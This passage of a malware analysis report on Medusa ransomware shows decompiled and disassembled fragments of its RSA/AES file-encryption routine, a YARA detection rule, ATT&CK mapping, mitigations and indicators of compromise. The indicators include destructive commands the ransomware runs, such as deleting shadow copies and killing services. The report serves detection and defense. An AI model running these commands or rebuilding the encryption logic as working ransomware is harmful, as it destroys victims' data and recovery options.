                    LOWORD(Block[0]) = 0;
                    sub_FCA2A0(Block, &v22, wcslen(&v22));
                    LOBYTE(v25) = 3;
            }
        }
    }
}
```

Figure 33: Enumerate logical drives

Using the `CryptStringToBinaryA` call with the `CRYPT_STRING_ANY` (0x7) parameter, the RSA Public Key is decoded from Base64 to obtain the key's byte array.

004319C1	8B3D 00304A00	mov edi,dword ptr ds:[<cryptStringToBinary>edi:CryptStringToBinaryA, 004A9000:"pu0w wNw"
004319C7	0085 E0FFFFFF	lea eax,dword ptr ss:[ebp-102]
004319CD	6A 00	push 0
004319CF	6A 00	push 0
004319D1	50	push eax
004319D2	6A 00	push 0
004319D4	6A 07	push 7
004319D6	2BCA	sub ecx,edx
004319D8	51	push ecx
004319D9	68 F8904C00	push medusa.4C90F8
004319DB	FFD7	call edi
004319E0	85C0	test eax,eax
004319E2	74 0F84 45020000	je medusa.431C20

Figure 34: Decoding RSA public key

Address	Hex	ASCII
0072DFE0	30 82 01 0A 02 82 01 01 00 A2 19 B4 C3 92 9D C4	0.....c.A.A
0072DFF0	44 13 E3 53 D7 EB 69 38 EF D6 76 C3 E7 90 F2 39	D.äsxei8iövAç.ö9
0072E000	14 BE 36 F3 82 B3 A0 AD 3F 67 DB 68 AC D7 68 3C	.%60.*. ?g0k-xh<
0072E010	28 B0 EB 3C 05 63 C2 CD 2C 3B E8 FF FD 7B 85 42	+ë<.cAi;.ey{.B
0072E020	08 1B 45 85 29 BC C1 30 17 77 F8 54 3B 26 DE B0	..E.)%A0.w0T;&b°
0072E030	6A 77 03 28 67 39 B2 DF 49 A6 EC 96 D4 A6 67 9D	jw.+g9=BI'i.Ö'g.
0072E040	E0 88 5C 4C FE 57 1E C7 B6 9A 2D FE 6A 9E C8 D0	a.\Lpw.Cq.-bj.ED
0072E050	28 E8 7A 81 0E 2D E8 C6 66 31 71 6F DE 89 C9 59	+ez...-eAf1q0p.EY
0072E060	86 A4 D9 07 07 F7 86 11 E3 F9 41 5A B7 B6 99 82	.#Ü...÷...äüAZ.¶..
0072E070	88 92 00 60 4F 61 97 BF 5C B8 46 20 17 0F BE DD	...Oa.¿\F...%Y
0072E080	41 01 C1 D1 EE 42 64 73 E2 40 73 17 57 E9 18 98	A.AñBdsä@s.Wé..
0072E090	F3 D2 1F 8F 03 DD 8A A1 FF B4 25 BA 3E EA 33 98	óÖ...Y.i'Y'°>ë3.
0072E0A0	79 2D C5 61 2E E8 0C 04 70 32 8C D5 2A A8 94 75	y-Äa.è..p2.Ö*.u
0072E0B0	41 68 FC AE EC 88 D7 F5 BF 24 2E 51 AE FC BE F4	Ahüei.xö\$.Q°ü%ö
0072E0C0	AD 67 E7 86 72 D5 A3 D6 E2 3E 5A 2C F2 2D 6E 4E	.gç.rÖfÖä>Z,ö-nN
0072E0D0	5A 74 0B 98 21 B0 18 EC FF 0C FE A1 48 7F 57 B8	Zt...!.i'Y.biH.W.
0072E0E0	35 38 EB 19 AB EE C0 1B 25 02 03 01 00 01 23 35	58ë.«iÄ.%.....#5
0072E0F0	0F 2C 5C B8 64 92 00 00 C0 00 71 00 D8 60 71 00	.,\d...A.q.ø'q.
0072E100	00 09 00 01 02 02 04 00 00 00 00 00 00 00 00	
0072E110	00 00 00 C0 12 B0 04 B0 04 B0 04 52 41 4D 20 73	...A.°.°.°.RAM s
0072E120	6C 6F 74 20 23 35 38 00 52 41 4D 20 73 6C 6F 74	lot #58.RAM slot
0072E130	20 23 35 38 00 00 11 28 5C 00 20 00 FF FF FF FF	#58...(\. .yyyy
0072E140	FF FF 00 00 09 00 01 02 02 04 00 00 00 00 00	yy.....
0072E150	00 00 00 00 00 00 C0 12 B0 04 B0 04 52 41	Ä.°.°.°.RA
0072E160	4D 20 73 6C 6F 74 20 23 35 39 00 52 41 4D 20 73	M slot #59.RAM s

Figure 35: Base64 decoded public key

After the key is decoded from Base64, the CryptDecodeObjectEx call is used to decode the RSA_CSP_PUBLICKEYBLOB data structure related to the resolved RSA Public Key. It ensures that the RSA Public Key is encoded and processed by the CSP (Cryptographic Service Provider).

Address	Hex	ASCII
00758C28	06 02 00 00 00 A4 00 00 52 53 41 31 00 08 00 00	P..RSA1....
00758C38	01 00 01 00 25 1B C0 EE AB 19 EB 38 35 B8 57 7F	%Äi«.ë85.w.
00758C48	48 A1 FE 0C FF EC 18 B0 21 98 0B 74 5A 4E 6E 2D	Hip.yi.°!...tZNn-
00758C58	F2 2C 5A 3E E2 D6 A3 D5 72 86 E7 67 AD F4 BE FC	ò,Z>aÖfÖr.cg.ö%ü
00758C68	AE 51 2E 24 BF F5 D7 88 EC AE FC 68 41 75 94 A8	°Q.\$jÖx.i°üHau.
00758C78	2A D5 8C 32 70 04 0C E8 2E 61 C5 2D 79 98 33 EA	*Ö.2p..è.aÄ-y.3è
00758C88	3E BA 25 B4 FF A1 8A DD 03 8F 1F D2 F3 98 18 E9	>°%Yi.Y...Öö..é
00758C98	57 17 73 40 E2 73 64 42 EE D1 C1 01 41 DD BE 0F	w.seäsdBiñÄ.AY%.
00758CA8	17 20 46 B8 5C BF 97 61 4F 60 00 92 88 82 99 B6	. F.\¿.ao'.....¶
00758CB8	B7 5A 41 F9 E3 11 86 F7 07 07 D9 A4 86 59 C9 89	.ZÄüä...÷...Üp.YÉ.
00758CC8	DE 6F 71 31 66 C6 E8 2D 0E 81 7A E8 2B D0 C8 9E	boq1fÄè-...zè+DÈ.
00758CD8	6A FE 2D 9A B6 C7 1E 57 FE 4C 5C 88 E0 9D 67 A6	jþ-.¶C.wpL\..ä.g'
00758CE8	D4 96 EC A6 49 DF B2 39 67 2B 03 77 6A B0 DE 26	Ö.i'IÈ°9g+.wj°p&
00758CF8	3B 54 F8 77 17 30 C1 BC 29 85 45 1B 08 42 85 7B	;Tow.ÖÄ%).E..B.{
00758D08	FD FF E8 38 2C CD C2 63 05 3C EB 80 2B 3C 68 D7	yyè;.iÄc.<è°+<hx
00758D18	AC 6B DB 67 3F AD A0 B3 82 F3 36 BE 14 39 F2 90	-kÜg?.*.ö6%.9ö.
00758D28	E7 C3 76 D6 EF 38 69 EB D7 53 E3 13 44 C4 9D 92	cÄvÖi8iëxSä.DÄ..
00758D38	C3 B4 19 A2 40 7F 75 00 55 D6 3F AC 21 A5 00 00	Ä'.ce.u.UÖ?~!¥..
00758D48	70 AA 75 00 40 7F 75 00 44 13 E3 53 D7 EB 69 38	p°u.è.u.D.äsxei8
00758D58	EF D6 76 C3 E7 90 F2 39 14 BE 36 F3 82 B3 A0 AD	iövAç.ö9.%60.*.
00758D68	3F 67 DB 6B AC D7 68 3C 2B B0 EB 3C 05 63 C2 CD	?qÜk-xh<+ë<.cAi

Figure 36: Resolved RSA public key

```

phKey = this + 8;
if ( this[8] )
    BCryptDestroyKey(this[8]);
pcbBinary = 0;
if ( !CryptStringToBinaryA(pszString, strlen(pszString), 7u, 0, &pcbBinary, 0, 0) )
    return 0;
v19 = pcbBinary;
ProcessHeap = GetProcessHeap();
v4 = HeapAlloc(ProcessHeap, 0, v19);
lpMem = v4;
memset(v4, 0, pcbBinary);
if ( !CryptStringToBinaryA(pszString, 0, 7u, (BYTE *)v4, &pcbBinary, 0, 0) )
    return 0;
pcbStructInfo = 0;
if ( !CryptDecodeObjectEx(0x10001u, (LPCSTR)0x13, (const BYTE *)v4, pcbBinary, 0, 0, 0, &pcbStructInfo) )
    return 0;
v20 = pcbStructInfo;
v5 = GetProcessHeap();
pvStructInfo = HeapAlloc(v5, 0, v20);
memset(pvStructInfo, 0, pcbStructInfo);
if ( !CryptDecodeObjectEx(0x10001u, (LPCSTR)0x13, (const BYTE *)v4, pcbBinary, 0, 0, pvStructInfo, &pcbStructInfo) )
    return 0;
memset(v29, 0, sizeof(v29));
memmove(v29, pvStructInfo, pcbStructInfo);

```

Figure 37: Decoding PUBLICKEYBLOB structure

The BCryptImportKeyPair function imports the public/private key pair from the resolved PUBLICKEYBLOB data structure.

```

if ( BCryptImportKeyPair(this[7], 0, L"RSAPUBLICBLOB", phKey, pbInput, v7 + v6 + 24, 0) )
    return 0;
v15 = GetProcessHeap();
HeapFree(v15, 0, lpMem);
v16 = GetProcessHeap();

```

Figure 38: Import public key

To identify the files to be encrypted, the FindFirstFileExW and FindNextFileExW functions are used on the file system.

```

sub_448400(FileName, a2);
if ( v12 )
    sub_450456(L"\\*");
v4 = FileName;
if ( v13 >= 8 )
    v4 = (int *)FileName[0];
v5 = 0;
FirstFile = FindFirstFileExW((LPCWSTR)v4, FindExInfoStandard, FindFileData, FindExSearchNameMatch, 0, 0);
if ( FirstFile != (HANDLE)-1 )
{
    *a3 = 0;
    if ( Source[0] != 46 || Source[1] && (Source[1] != 46 || Source[2]) )
    {
        std::experimental::filesystem::v1::_Strcpy(Destination, (wchar_t *)Source, v8);
        *a4 = std::experimental::filesystem::v1::_Map_mode(FindFileData[0]);
    }
    else
    {
        _Read_dir(Destination, FirstFile, a4);
        if ( !*Destination )
        {
            FindClose(FirstFile);
            goto LABEL_15;
        }
    }
    v5 = FirstFile;
    goto LABEL_15;
}
*a3 = 161;
*Destination = 0;

```

Figure 39: File system enumeration to encryption

The BCryptGetProperty call obtains the BlockLength and ObjectLength values for the AES key to be used for encryption. These values are necessary for the encryption process.

6A 00	push 0	
50	push eax	
6A 04	push 4	
8D45 F4	lea eax,dword ptr ss:[ebp-c]	
50	push eax	
68 6C774B00	push medusa.4B776C	4B776C:L"BlockLength"
FF76 04	push dword ptr ds:[esi+4]	esi+04:"P"}}c"
FF15 4B924A00	call dword ptr ds:[<BCryptGetProperty>]	

Figure 40: Set BlockLength property

To enhance the security of the encryption, the block cipher mode ChaininModeCBC is set using the BCryptSetProperty function. The CBC mode operates on the principle of using the results of the previous encrypted block for each data block's encryption.

6A 00	push 0	
6A 20	push 20	
68 84774B00	push medusa.4B7784	4B7784:L"ChainingModeCBC"
68 A4774B00	push medusa.4B77A4	4B77A4:L"ChainingMode"
FF76 04	push dword ptr ds:[esi+4]	esi+04:"P"}}c"
FF15 4A924A00	call dword ptr ds:[<BCryptSetProperty>]	
85C0	test eax,eax	

Figure 41: Set ChainingMode property

Then, the BCryptGenerateSymmetricKey function is called to generate a symmetric encryption key from a randomly created 32-byte key and obtain a handle for this key.

50	push eax	
6A 20	push 20	
FF75 EC	push dword ptr ss:[ebp-14]	
8D46 08	lea eax,dword ptr ds:[esi+8]	
FF75 F0	push dword ptr ss:[ebp-10]	
FF76 0C	push dword ptr ds:[esi+C]	
50	push eax	
FF76 04	push dword ptr ds:[esi+4]	esi+04:"P"}}c"
FF15 5B924A00	call dword ptr ds:[<BCryptGenerateSymmetricKey>]	

Figure 42: Generate symmetric key

The symmetric encryption key is generated using the BCryptGenerateSymmetricKey function. The AES algorithm is used for encrypting the data. Medusa Ransomware utilizes the security of the RSA asymmetric algorithm to conceal the AES key that will encrypt the files, using the BCryptEncrypt function. Thus, the generated symmetric encryption key is encrypted with BCryptEncrypt. This process is repeated in each file encryption cycle.

A hash value generated to identify the target is appended to the end of the encrypted files, and the file extension is changed to MEDUSA. During encryption, the ransomware checks if the files have been previously encrypted by verifying that they have the MEDUSA extension.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
000032D0	D7	97	A0	B7	08	87	BC	97	80	97	E7	14	47	F2	20	99	x- .,4-E-G.Gò "x
000032E0	08	8B	C1	73	22	39	A8	54	75	BE	55	E5	0C	C8	5B	7B	.<Ås"9"Tu%UÅ.È[(
000032F0	4F	4F	B4	21	CE	8E	8B	1A	B0	0B	BD	AA	92	44	13	7D	00"!îž<°.°*±i,)2,,7
00003300	47	A8	40	CB	97	FF	82	95	D7	B1	EC	B8	29	32	84	37	G'(@È-y,*±i,)2,,7
00003310	1A	A9	C8	72	A6	43	34	0B	05	1C	C0	BF	C8	B3	62	9C	.@Èr;C4...À¿È³boe
00003320	15	FE	65	59	8F	8D	99	CF	0B	5B	52	1E	07	C9	D6	7C	.peY..mİ.[R..ÉÖ
00003330	21	36	D9	DF	6E	24	B7	E4	7D	EE	D5	BE	F1	47	B9	43	!6ÜSn\$·a}iÔ*ñG·C
00003340	1E	AE	44	6A	86	AF	23	D6	E9	2F	22	AF	5F	BA	C1	ED	.@Djt+~#Ôé/"~°Ái
00003350	9E	2D	DF	FC	DF	ED	E0	41	E7	0B	52	3E	75	CC	10	CC	ž-BüßiäAç.R>uİ.I
00003360	4D	45	44	55	53	41	00	00	59	33	00	00	00	00	00	00	MEDUSA..Y3.....
00003370	04	00	00	00	00	00	00	00	89	1D	97	AE	D1	74	89	04	%-@Ñt%.
00003380	EE	2A	9A	61	30	98	BB	6C	25	A2	0E	F9	BB	B8	91	7F	i*ša0"»l%ç.ù»,.'.
00003390	DF	21	EA	24	8E	76	4E	B2	8A	9E	60	D5	6D	64	52	60	B!è\$žvN°šž`ÔmdR`
000033A0	3F	10	E5	F5	27	A4	61	48	87	B3	9E	E0	94	0C	25	D8	?..ãð'«aH+²žà".%0
000033B0	6C	0F	B3	AF	C9	C9	F9	AE	7B	22	4A	A9	C3	CC	AA	5A	1..³ÉÈù@{"J@Äi*Z
000033C0	6C	06	F9	DD	62	D1	72	97	36	39	66	20	F1	05	DD	7A	1.úYbÑr-69f ñ.Ýz
000033D0	27	5E	1A	0E	73	6C	DD	20	45	85	BA	D6	DF	BC	E2	2C	'^..slÝ E...°Öš*á,
000033E0	B7	F4	B7	CD	2E	65	AC	87	AD	68	6E	3F	E6	59	85	71	·ô·İ.e-+.hn?æY...q
000033F0	B0	1D	8C	1C	61	38	55	8B	8C	64	DA	98	32	B1	EF	B5	°.G.a8U<EdÜ²±iµ
00003400	6C	16	8C	70	51	B1	8F	55	B8	CC	DC	D7	7E	2B	65	E8	1.GpQ±.U.İÜ×~+eè
00003410	A4	93	1B	E9	86	02	1C	9C	BD	2D	86	0A	A1	21	E8	53	«".ét...æ±-+.;!èS
00003420	A3	C6	AC	3F	3B	D5	60	09	65	29	44	90	51	5E	F6	9A	£E-?;Ö°.e)D.Q^ôš
00003430	33	FE	06	8F	95	F5	AE	6F	8D	9D	1D	33	AF	CC	50	B8	3p...ô@o...³-İP,
00003440	E0	EB	0D	4C	4F	48	89	C2	D0	BE	0B	4D	76	58	F8	23	àè.LOH%ÄD%.MvXø#
00003450	C9	A1	43	AF	BD	6D	98	4F	C5	FB	5C	7F	98	3A	66	5C	É;C³am"OÄü\..":f\
00003460	8A	01	15	15	77	44	E0	E4	7D	B0	0A	88	89	54	45	EA	Š...wDää}°.^TEè
00003470	50	EE	01	49	91	71	62	AA	62	32	65	61	36	64	37	30	Pİ.I'qb°b2ea6d70
00003480	39	63	39	39	30	39	33	64	30	31	63	38	63	62	33	31	9c99093d01c8cb31
00003490	65	65	39	31	38	39	35	61	63	31	63	65	37	30	62	38	ee91895ac1ce70b8
000034A0	35	63	63	38	32	31	32	37	38	30	36	38	37	66	37	35	5cc8212780687f75
000034B0	61	39	33	63	34	65	37	37									a93c4e77

Figure 43: Encrypted file content

available_packages.txt.MEDUSA	7/10/2024 2:17 AM	MEDUSA File	14 KB
banking-bis.pdf.MEDUSA	7/10/2024 2:27 AM	MEDUSA File	579 KB
config.xml.MEDUSA	7/10/2024 2:17 AM	MEDUSA File	14 KB
credentials.txt.MEDUSA	7/10/2024 2:17 AM	MEDUSA File	1 KB
desktop.ini	2/24/2024 12:19 AM	Configuration sett...	1 KB

Figure 44: Encrypted file samples

5.7 The Ransom Note

Medusa Ransomware leaves a ransom note named **!!!READ_ME_MEDUSA!!!.txt** on the encrypted system.



Figure 45: Ransom note dropped on the system

The "Company identification hash" value in the Medusa Ransomware ransom note is created by taking the SHA256 hash value of the Public Key value previously present in the program. This indicates that the Medusa Ransomware group tries to identify their victims using different key pairs for each attack.

6 YARA

```
rule MAL_Ransomware_MedusaRansomware_Win_July16{
  meta:
    author = "Gokhan FIRAT"
    source = "brandefense.io"
    date = "16.07.2024"
  strings:
    $s1 = "G:\\Medusa\\Release\\gaze.pdb" ascii
    $s2 = ":note path" ascii
    $s3 = "encrypt system" ascii
    $s4 = ":use networkdrive" ascii
    $s5 = ":exclude systemfolder" ascii
    $s6 = ":exclude systemdrive" ascii
    $s7 = ":keyfile path = %s" ascii
    $s8 = ":do not use preprocess" ascii
    $s9 = ":do not delete itself" ascii
    $s10 = "Windows.old" wide nocase
    $s11 = "ProgramData" wide nocase
    $s12 = "Program Files" wide nocase
    $h1 = { 55 8B EC 51 8D 45 0C 50 51 6A 01 E8 ?? 0D 05 00 8B 55 08 83
            C4 04 8B C8 E8 B3 FF FF FF 83 C4 08 59 5D C3 }
    $h2 = { 8A 0E 8D 76 01 88 4C 30 FF 84 C9 75 F3 }
    $h3 = { 8A 18 3A 1A 75 1A 84 DB 74 12 8A 58 01 3A 5A 01 75 0E 83 C0
            02 83 C2 02 84 DB 75 E4 }
  condition:
    uint16(0) == 0x5A4D and
    any of ($s*) and
    2 of ($h*) and
    filesize <= 750KB
}
```

7 MITRE ATT&CK Threat Matrix

1. **TA0002** Execution
 - (a) **T1059** Command and Scripting Interpreter
2. **TA0005** Defense Evasion
 - (a) **T1140** Deobfuscate/Decode Files or Information
 - (b) **T1070** Indicator Removal
 - (c) **T1497** Virtualization/Sandbox Evasion
 - (d) **T1027** Obfuscated Files or Information
 - (e) **T1564** Hide Artifacts
3. **TA0007** Discovery
 - (a) **T1518** Software Discovery
 - (b) **T1010** Application Window Discovery
 - (c) **T1083** File and Directory Discovery
 - (d) **T1057** Process Discovery
 - (e) **T1082** System Information Discovery
 - (f) **T1497** Virtualization/Sandbox Evasion
4. **TA0040** Impact
 - (a) **T1486** Data Encrypted for Impact

8 Mitigation Strategies

- **Regular Data Backups:** Regular backups of critical data prevent data loss in the event of a ransomware attack. Backups should be stored in isolated environments inaccessible to the ransomware. Regular testing of backups ensures a smooth data restoration process.
- **Up-to-date Software and Systems:** Keeping software and operating systems updated with the latest security patches prevents the exploitation of known vulnerabilities.
- **Employee Training:** Regular training sessions should be conducted to help employees recognize phishing attacks and avoid such emails.
- **Email Filtering and Threat Detection:** Use email filtering and threat detection systems to prevent malicious emails from reaching users' inboxes.
- **Least Privilege Principle:** Access rights to user accounts and systems should be limited according to the principle of least privilege.
- **Multi-Factor Authentication:** Implementing multi-factor authentication to access sensitive systems and data helps prevent unauthorized access.

9 Conclusion

Medusa Ransomware stands out among modern cybersecurity threats due to its complex structure and advanced evasion techniques. This comprehensive technical analysis of the ransomware reveals its operational mechanisms and impacts on target systems in detail. Medusa's powerful encryption algorithms and methods for maintaining stealth demonstrate how effectively attackers can control targeted systems. Its advanced evasion techniques make the detection and analysis of ransomware more challenging. This situation highlights the need for continuous updates and improvements in security software and defense mechanisms. Medusa's ability to exfiltrate data before encryption creates additional pressure on victims by threatening data disclosure if the ransom is unpaid. Also, it underscores the importance of robust data protection and backup strategies.

10 Indicators of Compromise (IOCs)

Other Medusa Ransomware Samples

```
7d68da8aa78929bb467682ddb080e750ed07cd21b1ee7a9f38cf2810eeb9cb95  
657c0cce98d6e73e53b4001eeea51ed91fdcf3d47a18712b6ba9c66d59677980  
4d4df87cf8d8551d836f67fbde4337863bac3ff6b5cb324675054ea023b12ab6  
736de79e0a2d08156bae608b2a3e63336829d59d38d61907642149a566ebd270
```

Executed Commands

```
cmd /c ping localhost -n 3 > nul & del <Executable>  
net stop <service name> /y  
taskkill /F /IM <process name> /T  
vssadmin Delete Shadows /all /quiet  
powershell -Command "& {}"
```

Medusa's Clear Web Leak Site

```
osintcorp.net
```

BRANDEFENSE

United States · 300 Delaware Ave. Ste 210 #328 Wilmington, DE 19801 / USA
Turkey · Üniversiteler Mh. 1605 Cd. Cyberpark Vakıf Binası No: B25 Çankaya/Ankara

brandefense.io · info@brandefense.io